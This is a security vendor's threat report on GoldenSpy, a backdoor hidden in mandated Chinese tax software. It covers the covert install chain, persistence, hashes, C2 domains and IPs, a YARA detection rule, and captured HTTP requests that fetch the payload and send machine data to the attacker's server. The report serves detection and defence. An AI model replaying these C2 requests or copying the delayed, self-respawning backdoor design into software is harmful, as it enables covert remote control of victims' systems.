TRUSTWAVE SPIDERLABS INVESTIGATION

The Golden Tax Department and Emergence of GoldenSpy Malware

HOW REQUIRED TAX SOFTWARE PROVIDES A HIDDEN BACKDOOR INTO VICTIM NETWORKS

Trustwave SpiderLabs' investigation into the GoldenSpy malware campaign targeting companies operating in China.

Trustwave SpiderLabs

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GoldenSpy Threat Report Highlights

- Trustwave SpiderLabs has identified a new threat targeting corporations conducting business in China. The victim company is required to install software that will enable payment of local taxes. However, a backdoor is hidden within the software package that provides full remote command and control of the victim system, enabling arbitrary remote execution of code, and a remote shell.
- Through the course of this investigation, we discovered several variations of this backdoor. The first version has a compilation timestamp in 2016 but it does not appear to have been analyzed or categorized prior to 2020. As a service to the security community, we are providing full malware analysis as part of this report and we have named this malware family "GoldenSpy".
- The hidden GoldenSpy backdoor (svm.exe) is covertly downloaded two hours after the Aisino Intelligent tax software installation is completed. It calls out to a Chinese domain with a reputation of distributing variations of GoldenSpy. Svm.exe exfiltrates basic system information and continuously beacons to a remote server for "updates." This "update" functionality enables remote execution of arbitrary code and provides remote command execution capability.
- Trustwave SpiderLabs believes that this threat became active in April of 2020, when the ningzhidata[.]com domain first delivered the current version of GoldenSpy. The domain was registered on 22 September 2019.
- Trustwave SpiderLabs was engaged for a threat hunt shortly after our client was compromised, enabling us to disrupt the potential attack early in the kill chain. For this reason, we were not able to gather sufficient TTP's to confidently attribute GoldenSpy to a specific threat actor group. Therefore, we will refrain from claiming attribution in this report.
- The full scope of this threat is currently unknown, but our client reported that installation of this software was required by their Chinese bank as a prerequisite to paying local Chinese taxes. We believe that all corporations with Chinese operations should investigate for presence of GoldenSpy and remediate if necessary.
- This report provides identified IOC's (Indicators of Compromise), as well as IOC's known to be associated with the network architecture used with this threat. We have also provided specific hunting, investigative, and remediation methodologies that can be used to ensure your environment is clean.

A Note First

Trustwave SpiderLabs has confirmed that, as of April 2020, the GoldenSpy backdoor is embedded in the Aisino Intelligent Tax software suite and that it has impacted corporations doing business in China. We do not yet know the scope, purpose, or actors behind the threat. Has it impacted hundreds of customers, or just a few? Is it designed to compromise networks and exfiltrate data or was it just a very, very poorly designed updater? Is this a Nation-State sponsored threat campaign, was it planted by a malicious insider at the software design company, or even by an unknown adversary external to the company?

These are all questions that we have wrestled with as we wrote this report.

The GoldenSpy campaign, as detailed in this report, has the characteristics of a coordinated Advanced Persistent Threat (APT) campaign targeting foreign companies operating in China. However, we cannot definitively know why this malware is present because we caught it early in the kill chain and we have no way to discern answers to the key questions: who (is behind this activity), what (data is being targeted), and why (these actions were taken).

In this report, we have carefully crafted our language to not claim more than we can confirm with the facts. However, we can clearly say that, at best, presence of GoldenSpy will violate compliance requirements for most regulatory agencies and surrender command and control of infected systems to an unknown remote adversary. At worst, we have identified an APT campaign targeting companies operating in China and professional hackers now have a wide-open backdoor into impacted networks.

At this point, we cannot confirm one way or the other. However, we are still actively investigating and seeking out more information. If you have any information about this activity or feel you may have been victimized by this attack, please reach out to Trustwave SpiderLabs at GoldenSpy@trustwave.com.

We are available for advice, information exchange, or to engage threat hunting / forensic investigation services.

Thank you,

Trustwave SpiderLabs

Aisino Corporation and Nanjing Chenkuo Network Technology were contacted and briefed on these findings, as part of Trustwave's documented vulnerability disclosure process. At time of publication of this report, neither have responded

The Golden Tax Department and the Emergence of GoldenSpy Malware

Story of the Threat

Trustwave SpiderLabs, during a recent threat hunting engagement, discovered a Chinese cyber threat targeting corporations operating in China. This report details the attack methodology, suspected entities behind the activity, and protective measures to mitigate risk of being impacted. The following series of events detail the threat.

1. Our client, a global technology vendor, upon opening operations in China was advised by their Chinese bank that they were required to install a software suite that would enable payment of local taxes. Utilizing this software was a requirement for them to conduct business in China.
2. The tax software suite, "Intelligent Tax" produced by the Golden Tax Department of Aisino Credit Information Co. conducts tax operations, as expected. However, it also covertly downloads and executes a file called svminstaller.exe, which installs two identical executables called svm.exe and svmm.exe (**GoldenSpy MD5: 2c5557250cbd3f7ff3f778aa4fc6e479**) from **download.ningzhidata[.]com** and installs them in: ***C:\Program Files\svm***. Both establish persistence by running silently in the background as autostart services.
3. ***Svm.exe*** gathers system information and exfiltrates it to ***www.ningzhidata[.]com*** on port 9006. The malware maintains persistence by monitoring itself and if the process is stopped, it will respawn. Additionally, it sends requests to a remote server to update itself (a method to execute additional operations), and it stands open as a backdoor into the environment enabling the command and control server to upload and execute arbitrary code or commands with System privileges.

The Trustwave SpiderLabs threat hunt identified and disrupted the potential attack at this point, so we are unable to state specific next steps that may have been taken, however, it is clear the operators would have had the ability to conduct reconnaissance, spread laterally, and exfiltrate data.

Additionally, there are several key elements to svm.exe that stand out as unusual:

1. Both ***svm*** and ***svmm*** are installed as autostart services, and if either is killed, they will respawn each other. Additionally, static analysis showed the ***exeprotector*** module monitors both svm and svmm to see if either are missing (deleted), if so, it downloads and executes a new version. Triple-layer persistence functionality is not normal for tax software.
2. The uninstall functionality for the tax software will not uninstall svm or svmm. It leaves them running as an open backdoor into the environment, even after the tax software is removed.
3. The tax software installation process creates and executes a binary called ***plugin.exe***. After a two-hour delay, ***plugin.exe downloads*** and silently executes ***svminstall.exe***, which installs ***svm.exe*** and ***sv mm.exe***. The 2-hour delay in this process is highly unusual and may be to ensure the covert installation is not identified by the victim.
4. ***Svm.exe*** does not contact the tax software's network infrastructure ***(i-xinnuo[.]com)***, rather it reaches out to ***ningzhidata[.]com***, a domain known to host GoldenSpy. After the first three attempts to contact its command and control server, it randomizes beacon times. This is a method to avoid network security technologies designed to identify beaconing malware.
5. ***Svm.exe*** operates with System level privileges, making it highly dangerous and capable to execute any tool on the system. This includes separate malware or Windows administrative tools to conduct reconnaissance, create new users, escalate privileges, etc.
6. ***Svm.exe*** sends the basic operating system information to the remote domain and constantly attempts to download and execute files from ***ningzhidata[.]com***. While we did not observe a file being downloaded, it will execute anything a potential attacker wishes to upload, including trojans or ransomware.

Based on the facts presented above, Trustwave SpiderLabs believes that this supposed updater is a significant threat to anyone required to utilize this tax software. Especially considering that the Golden Tax software already contains a valid update mechanism, not related to ***svm.exe***.

Svm.exe's digital signature (shown below) displays a company called Chenkuo Network Technology Co. The digital signature's name and description are identical: 认证软件版本升级服务, which translates to "certified software version upgrade service".

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(Nanjing Chenkuo Network Technology Co., Ltd. all rights reserved.)

Product: 认证软件版本升级服务
Description: 认证软件版本升级服务
Original Name: svm.exe

At this point, we are unable to determine how widespread this software is. We currently know of one targeted technology/software vendor and a highly similar incident occurring at a major financial institution, but this could be leveraged against countless companies operating and paying taxes in China or may be targeted at only a select few organizations with access to vital information.

Aisino Corporation, an IT and electronics company, created the tax software, whose use was mandated by their Chinese Bank. Aisino Credit Information Co. is a subsidiary that owns ***i-xinnuo[.]com***, the domain responsible for distributing the tax software. The graphic below shows the relationships between the various entities mentioned in this report and GoldenSpy.




Figure 1: Known players in the creation and delivery of GoldenSpy backdoor

Trustwave SpiderLabs has conducted this research to shine a light on a potentially wide-spread threat. Corporations that install the tax software risk opening a backdoor into their network that could be leveraged to execute network-wide compromise, data breach, and/or loss of research and development. We recommend immediately removing any Aisino Tax software which includes mechanisms to download GoldenSpy. If this is not possible for business-criticality reasons, take steps to remove GoldenSpy specifically, hunt for the IOC's provided in this report, and blacklist all malicious code and C2 servers from your network.

Associated Indicators of Compromise

Ningzhidata[.]com Associated IOC's

Trustwave SpiderLabs threat intelligence has tracked several additional suspect files that have been hosted by, or are known to communicate with ***ningzhidata[.]com***, ***www.ningzhidata[.]com*** or ***download.ningzhidata[.]com***. We believe that all of these files should be proactively blocked and could indicate existence of this threat.

SHA-256 HASH	CREATION DATE	REPORTED NAME	VIRUSTOTAL FINDING RATE	CALLOUTS
3b8761d2e19bc5185f55cc2f5 75bbe54a45a52fc1c8650a60f 1bd13e01e24655	2016-12-19 15:41:22	svm.exe	53/73 Remote Access Trojan	www.ningzhidata[.]com ningzhidata[.]com 49.232.156.177 40.81.188.85 110.110.110.0 42.56.76.93 124.152.41.85 59.83.204.14 110.110.110.1
4f86175e5500be87cc95ea9fc af565970e15a86b2aa3223f8ef 8d25e72cec376	2016-12-19 15:41:22	IDG-MINZONGV1.0-20200310.exe	41/72 Remote Access Trojan	www.ningzhidata[.]com ningzhidata[.]com 49.232.156.177 110.110.110.0 110.110.110.1
c5c5e59bb18bad1427714d00 07b676e658d8e08faf5a0632e d88912f5816d525	2016-12-19 15:41:22	IDG-NJCKV1.0-20200320.exe	41/72 Remote Access Trojan	www.ningzhidata[.]com ningzhidata[.]com 49.232.156.177 110.110.110.1 110.110.110.0
41103f32f247ba744a8fbe17de ac4bd26aeba323f3161e44adc 35f8dd81ce4d3	2016-12-19 15:41:22	SVMV1.0-20200310.exe	41/72 Remote Access Trojan	www.ningzhidata[.]com ningzhidata[.]com 49.232.156.177 110.110.110.1 110.110.110.0
afcc4ccc4ac0f1eaded6fc2ea7 04f4e9650942fc31772815067 6de3af19fb72d	2020-05-14 01:29:22	svminstall.exe.zip	41/63 Zip archive containing malicious code	ningzhidata[.]com 223.112.21.2
39b914c8064becf3df1df39b05 17bda05371e90b8b5fe15aad2 75faac634876f	2020-03-27 03:12:24	usv.exe	8/70 Remote Access Trojan	www.ningzhidata[.]com 49.232.156.177
77ee7b0a10f3c0ab08c1b1f88c eb0dd979e9c2fee17ac5fd14c9 ce27002f6078	2016-12-19 15:41:22	IDG-FEILONGV1.0-20200310.exe	43/73 Remote Access Trojan	www.ningzhidata[.]com ningzhidata[.]com 49.232.156.177 110.110.110.0 110.110.110.1
2f65238e7b3a8ddd719fb19a5 06cd1d964fc7b5cab6f3f4e952 35c235cac2190	2020-05-07 22:21:26	svminstall.exe.zip	41/62 Zip archive containing malicious code	ningzhidata[.]com 223.112.21.2
853ef8130b50e9fce5f7575afc 04374de0232fa5fe6b7b4d97fd a7bf17ec58c9	2020-03-27 03:06:51	usv.exe	10/73 Remote Access Trojan	www.ningzhidata[.]com 49.232.156.177
98b5320e7464fc69b12eb626b 6336604efcbf6502adc38c77f6 db41666da9dd1	2020-03-27 02:24:01	usv.exe	10/73 Remote Access Trojan	www.ningzhidata[.]com 49.232.156.177
afe2bcd5cb2de6349329c4263 1bfbbdba46d672f6dc515a5be e63cb4265e49f8	2020-03-27 03:17:53	usv.exe	9/71 Remote Access Trojan	www.ningzhidata[.]com 49.232.156.177
ffbeaa5947fc467fce27c765a4e 8dc08e45c8ca13e583f5271b1 9e944e0cb8e3	2016-12-19 15:41:22	svm.exe	36/71 Remote Access Trojan	www.ningzhidata[.]com ningzhidata[.]com 49.232.156.177 110.110.110.0
20932b2151de5f0dc5c1159fbc 1d2d004f069bb04d32d66dc7f a5b7b9eac1aa7	2016-12-19 15:41:22	svminstall.exe	39/71 Remote Access Trojan	www.ningzhidata[.]com ningzhidata[.]com 49.232.156.177 110.110.110.1

SHA-256 HASH	CREATION DATE	REPORTED NAME	VIRUSTOTAL FINDING RATE	CALLOUTS
a6e9d6c145668c4fc6e6dbd3d1fe4bc394211d9c09d31c12730ceddf3e5056be	2016-12-19 15:41:22	svminstall.exe	39/72 Remote Access Trojan	www.ningzhidata[.]com ningzhidata[.]com 49.232.156.177 110.110.110.0
b67913449618756dcc815a242a270257cce4d5ae71911bb6716bdecc2f1c0c7f	2016-12-19 15:41:22	svminstall.exe	36/72 Remote Access Trojan	www.ningzhidata[.]com ningzhidata[.]com 49.232.156.177 110.110.110.0
f21623311a947d8a9f2dd05c098f45c3ef12be3cbf79fb49659e5bfc1588cdfe	2016-12-19 15:41:22	IDG-NINGZHIV1.0-20200310.exe	40/72 Remote Access Trojan	www.ningzhidata[.]com ningzhidata[.]com 49.232.156.177 110.110.110.1 110.110.110.0

Currently the samples listed in the table above have antivirus detection ratios ranging from 9/72 (12.6%) to 53/73 (72.6%). Increasing detection ratios may precipitate the threat actor altering their code to improve antivirus evasion ability. Trustwave SpiderLabs has found solid success in identifying malicious code variants within the same family through the use of threat hunting with YARA signatures. The following YARA signature is provided as a method for identifying malicious code that may be an unknown GoldenSpy variation.

```
rule GOLDENSPY_svmdropper:APT
{
meta:
            author = “SpiderLabs Trustwave”
            date = “2020-06-03”
            sample_filetype =  “exe”

strings:

$reg = “Software\\IDG\\DA” nocase wide ascii        // registry entry
$str1 = “requestStr” nocase wide ascii                      // POST request the machine details
with this parameter
$str2 = “nb_app_log_mutex” nocase wide ascii        // Mutex
$str3 = {510F4345[0-10]50518D8DCCFE[0-20]837D1C[0-20]8D45[0-15]0F4345[0-20]505157} //Data
collection and passed to requestStr in POST

condition:

            (uint16(0) == 0x5A4D) and $reg and 2 of ($str*)
 }
```

Figure 2: YARA rule for detection of svm.exe variations

Running this YARA signature in VirusTotal identified 27 malicious binaries not previously discussed in this report. Not all had the same functionality and purpose as svm.exe, but they shared some distinct inherent characteristics that indicate a relationship and that they either shared the same original author or, at least shared the same original codebase. All were identified as from Chinese origin, with varying detection levels by the antivirus vendors represented in VirusTotal. The SHA-256 hash values are provided below and should be proactively blocked by organizations wishing to prevent compromise by this threat actor.

SHA-256	REPORTED NAME(S)	CREATION TIME	FIRST SUBMISSION	DETECTION RATIO	CONTACTED HOSTS
2878ad6d386bc3fd9f0625195a3a60fc5056ff7ff24e57cf466e54af07d0217e	0750e344e12de0b653de4e7d600d00c2.virus	3/27/2020 3:05	4/25/2020 16:30	20/72	n/a
323d0cf9ac1c750761f66482154dbd3144dae7336c955a4576cb4cce6438a6ba	dgb.exe, dga.exe	3/27/2020 3:05	4/17/2020 7:03	25/72	n/a
b914c8064becf3df1df39b0517bda05371e90b8b5fe15aad275faac634876f	usv.exe	3/27/2020 3:12	4/17/2020 7:24	8/70	www.ningzhidata[.]com 49.232.156.177
3b63900e56a7eccee43d42a77fcb6d7834943f5236adae063abe32111f35152d	71f7e61c2686b4bc1d67745e859b3ca1.virus	3/27/2020 3:10	5/9/2020 16:25	20/73	n/a
5246fc50cce0b3492939a169082eebfde63c9ebc312267eef6d1bb47b44c44aa	392b5b60444fa9e27c1de9d977ec9248.virus	3/27/2020 3:05	4/29/2020 8:51	22/73	n/a
534da7cf722968de28eceff23e2924e180bf2c59f3852fb58a4653f8a54fa69a	n/a	3/27/2020 2:53	4/26/2020 18:19	17/72	n/a
55429a6085d50782be52bb2150cfabecfdaa4eb843350399c3cf88a9ab9fa4c1	idgclient.exe	3/27/2020 3:11	4/17/2020 7:22	3/72	n/a
561f89c566af35a90ae19285177cedaae3a0cbd7c8d415c57766e7988503c686	dga.exe	3/27/2020 2:53	4/17/2020 7:07	26/72	n/a
6366f009e4c0303d7f5ba0bb6a529039618ff8715972713c3b6645d1aef3d4c1	n/a	3/27/2020 3:10	4/30/2020 19:52	18/72	n/a
67316d574d0e05549bf314b4764842e2b598f2ffae1ac82123b3dd592f605751	svm.exe, svmm.exe	3/27/2020 3:06	4/17/2020 7:00	40/72	n/a
68472c7468b931dbbea1900bdeb4dcf10bdbfe1384e0984f4272f1a036659202	n/a	3/27/2020 2:53	4/30/2020 20:31	19/70	n/a
7bf45c75dca3362331d5a9a116bf9c7a52e1352905a5dee66f0cf123acc461b2	svm.exe	3/27/2020 3:17	4/17/2020 7:30	43/72	n/a
817887f4e977443cb446579f080ae848a2235b79f8c174e7201cebf62e9ccd94	idgclient.exe	3/27/2020 3:01	4/17/2020 7:06	3/71	n/a
853ef8130b50e9fce5f7575afc04374de0232fa5fe6b7b4d97fda7bf17ec58c9	usv.exe	3/27/2020 3:06	4/17/2020 7:04	10/73	www.ningzhidata[.]com 49.232.156.177
862115c6d8d6e6addeb408c45ac0a7f8a25126d5ccca6d9356143a7a683c009d	7bc6b5c6da04a231f5fa011944ce5a31.virus	3/23/2020 13:05	4/24/2020 18:00	32/72	n/a
8b0e1be70409238e7577429df3eaa84a6b12f36d9dbb6e47607f7fc354ddb961	svm.exe	3/27/2020 2:51	4/17/2020 7:10	44/72	n/a
98b5320e7464fc69b12eb626b6336604efcbf6502adc38c77f6db41666da9dd1	usv.exe	3/27/2020 2:24	4/17/2020 7:08	10/73	www.ningzhidata[.]com 49.232.156.177
a44e6b87dc1165c4c6839554dd412e98fade0a7e7c6341b9d44c0ee0dd034160	cce1df224e63ff1aab5f74e2fb1559e3.virus	3/27/2020 3:10	4/23/2020 21:05	17/73	n/a
a8169c566bf4566c6c4ba98ce7f9ecf143ae6c21dc0d7b15779c936e1ff60269	svm.exe, svmm.exe	4/7/2020 8:44	4/9/2020 15:09	45/72	n/a
af120f411c2c1f3ec52516006a25c734a5a0e4952c3eb942ad99858420c9135e	svm.exe	4/7/2020 8:44	5/7/2020 20:18	33/72	n/a
afe2bcd5cb2de6349329c42631bfbbdba46d672f6dc515a5bee63cb4265e49f8	usv.exe	3/27/2020 3:17	4/17/2020 7:29	9/71	www.ningzhidata[.]com 49.232.156.177
b6982fe4ab882cfdcba091c6617b9d279a9bcfd3e28a76d5fb2c0cdfc0c23064	126599da0c79ce196c960d0ba28aacda.virus	3/27/2020 3:17	5/1/2020 0:26	33/71	n/a
c12e099fb5e825be513c75cff8b4f064b9d4ea8435bab254d69e126b74959372	dga.exe	3/27/2020 3:10	4/17/2020 7:23	22/73	n/a
c4fc73dbfc0d61a0a60239971225321b882af5923babf26c324726b80db612a2	idgclient.exe	3/27/2020 3:06	4/17/2020 7:01	4/73	n/a
c9d1ec32df1b134aa809bc8b3ad475b690347294693f6c5b65ab1df94fa4d1fd	433F8727.vsc_svm.exe_archive_level0_1_NSIS.unc	3/23/2020 13:05	4/20/2020 0:30	13/72	n/a

SHA-256	REPORTED NAME(S)	CREATION TIME	FIRST SUBMISSION	DETECTION RATIO	CONTACTED HOSTS
ce3d64f8ad4dcbbf5324e05c81a716c5d2 493e149edafbc5cb73c01836bea5f2	8497a9301e74d3 611c2df3e3c0ea2 4f4.virus	3/27/2020 3:10	4/26/2020 0:37	22/72	n/a
d41081969a212dec0ca623d848fb51907 d8cdb1cb7bd86e1354e3041052858fb	svm.exe	3/27/2020 3:11	4/17/2020 7:26	42/72	n/a
e0e7b4f6878483bdc8c3e01d4daa11c71 e61385e85a6eaa2be8fec04d250b74e	dga.exe	3/27/2020 3:16	4/17/2020 7:28	19/66	n/a
e8118cb2941c0421a2f6942919f8541b5f ab348e2334102eab8654d2c4bff8ed	idgclient.exe	3/27/2020 3:16	4/17/2020 7:27	4/72	n/a
f89e898ea40e10901c0c9f9100f269a227 323ace1f7248293bfd57982dea1a67	svm.exe	3/23/2020 13:05	4/17/2020 7:06	42/73	n/a

Network Infrastructure and IOC's

GoldenSpy (***svm.exe***) receives updates and commands from several subdomains of ***ningzhidata[.]com***. The domain was registered to Alibaba Cloud Computing on September 22, 2019, however, there are no records of it on the Internet before April of 2020. This domain and its subdomains have resolved to a number of IP addresses, however, based on their certificates, most are a part of the qcloud CDN and appear to only host downloads. There are two IP addresses which we believe to be the actual servers behind ***ningzhidata[.]com***, 49.232.156.177 and 223.112.21.2.

Of these two servers the first is the most important. It is the same IP which is hardcoded into plugin.exe as part of the svm.exe installation process. It is also consistently reported to abuse lists for attempting to log into computers without authorization.

The installation of svm.exe is initiated by the plugin.exe component of the Aisino tax software. The following diagram shows the network connections made in the setup and operation of svm.exe.




Figure 3: GoldenSpy network communication patterns

Other TTP's Inherent to GoldenSpy and Golden Tax Software

As attackers frequently update their TTP's, it is important to identify behavioral and static indicators to search for elements of this threat that may present themselves in unknown variations of this attack. Trustwave SpiderLabs provided the ***GoldenSpy_svmdropper:APT*** YARA rule for exactly this reason, but there are several other unusual characteristics of this malicious code that can be used in threat hunting operations.

Common TTP's shared by the tax software and svm.exe

While ***svm.exe*** appears to be independent from the main tax software, internal strings from the code share several elements, suggesting some shared creation resources. Examples of these common items include:

- **Ryeol HTTP Client:** This library from 2007 is utilized by both ***svm.exe*** and the tax software to facilitate HTTP Internet communication. This is an old and unusual http library for modern legitimate software.
- **SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\fwkp.exe:** This is a hardcoded string present in ***svm.exe*** but appears to be utilized as part of legitimate functions within the original tax software.
- **SOFTWARE\skfpkprj\skfpkprj:** This is a hardcoded string present in ***svm.exe*** but appears to be utilized as part of legitimate functions within the original tax software.

Non-standard ports used in this campaign

The following ports were observed to be used in this campaign:

- Ports **9005, 9006**: Ports used for ***svm.exe*** network traffic.
- Port **9002**: Used by updater service to request a link to download ***svm.exe***.
- Port **8090**: While we didn't observe this directly in our analysis, there are indicators on public scan sites that svm is downloaded over this port in some circumstances.
- Port **33666**: WebSocket established by Golden Tax software on installation

Non-standard User-Agent Strings

Unusual user-agent strings exist in the network traffic generated by GoldenSpy. In the first instance, the user-agent and the newline character which is supposed to follow it were missing, resulting in a distinctively malformed http header. The first two screenshots below show correctly formatted user-agent strings, "Agent0" and "Ryeol HTTP Client Class" which can also be used as network indicators. The third User-Agent string in particular indicates usage of the obscure **2007 Ryeol HTTP library** mentioned earlier in this report.

```
POST /version/downloadAddr HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Accept:   */*
Host: 49.232.156.177:9002
Content-Length: 152
Cache-Control: no-cache

GET /download/svminstall.exe HTTP/1.1
Accept: */*
User-Agent: Agent0
Host: download.ningzhidata.com
Cache-Control: no-cache

POST /softServer/req HTTP/1.1
Accept: */*
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
User-Agent: Ryeol HTTP Client Class
Host: www.ningzhidata.com:9006
Content-Length: 320
Connection: Keep-Alive
```

Figure 4: Unusual user-agent strings used by GoldenSpy

Campaign Timeline

DATE	RELEVANT EVENT
2019-09-22	Domain registration date for command and control server located at ningzhidata[.]com.
2020-04-07	Compilation time for GoldenSpy (svm.exe investigated variant), the backdoor downloaded two hours after tax software installation.
2020-04-09	First known download of current version of svm.exe GoldenSpy from ningzhidata[.]com.
2020-04-16	ningzhidata[.]com is first seen using the qcloud cdn.
2020-04-17	Several variations of the svm.exe malware submitted to VirusTotal by an unknown source.
2020-04-21	Trustwave began threat hunt for impacted customer.

Malware Reverse Engineering Reports

Tax Software Installer

A Nullsoft installer file (MD5: 85223e82337f409697b951207a2d91e6) is the main setup file that installs the tax invoicing software, electronic signing tool, plugin manager and updater.

There are two sub-installers in this setup file:

1 **PluginManagerSetup.exe** (MD5: 8ecc9a53cc99bde757df9e718fd3af17) – this setup file contains two installers:

FILENAME	MD5	DESCRIPTION
XYRZSetup.exe	39393db9ff05b587ef42ae6340f03a85	Installs the tax invoice gatherer, running as a service
PluginSetup.exe	84ff122838c0da5ab5ddcaa8f45f7011	Installs the plugin manager – plugin.exe and mplugin.exe and also downloads the backdoor installer svminstall.exe


1a XYRZSetup.exe - Installs the tax invoice gatherer that runs as a service. The following files are installed in the folder %ProgramFiles%\XYRZ

FILENAME	MD5	DESCRIPTION
libp11.dll	7b8d8a81b32209a80fb974cf89697116	PKCS11 Library
serverjsp.ini	2d9427f26131249333c60139d0995f88	Configuration file
sqlite3.dll	7593a2422d0ea17fac214af4a1efa194	SQLite Library
SSLeay32.dll	3cb5a5dc5701c2961742bdb05a43c6d0	SSL Library
uninst.exe	8d5692af55e44e471a27a0fc401ac6ba	Program uninstaller
xyrzsvc.exe	52a64ae155ef5ec37966e787ab1678a2	Tax Invoice Gatherer and Uploaded
Aisino.dll	cf9933a40f9a348b412da0953a7de6f3	SQLite schema
CTptkcs.dll	696721fb92e109010b03304fda0c960f	Public Key Cryptography Standard
JsDevInfoDll.dll	7c348eac40b9dbf6bd52db2985abee42	Tax Card Code Library

A configuration is stored in the file serverjsp.ini. The content of the config file contains the host and port where the invoice data are sent, installation date, application version number, among others:

```
[server]
host= dc.i-xinnuo[.]com
port=80
url=data/receive
startDate=2015010100000
type=0
level=0
[version]
exeversion=XYRZ.R1.0
[control]
copy=1
st=3_4
[pageymbb]
minymbb=V3.0.05
maxymbb=V3.0.12
```

The main program xyrzsvc.exe runs as a service using the details as shown below:




1b PluginSetup.exe

- this will be discussed in another section below

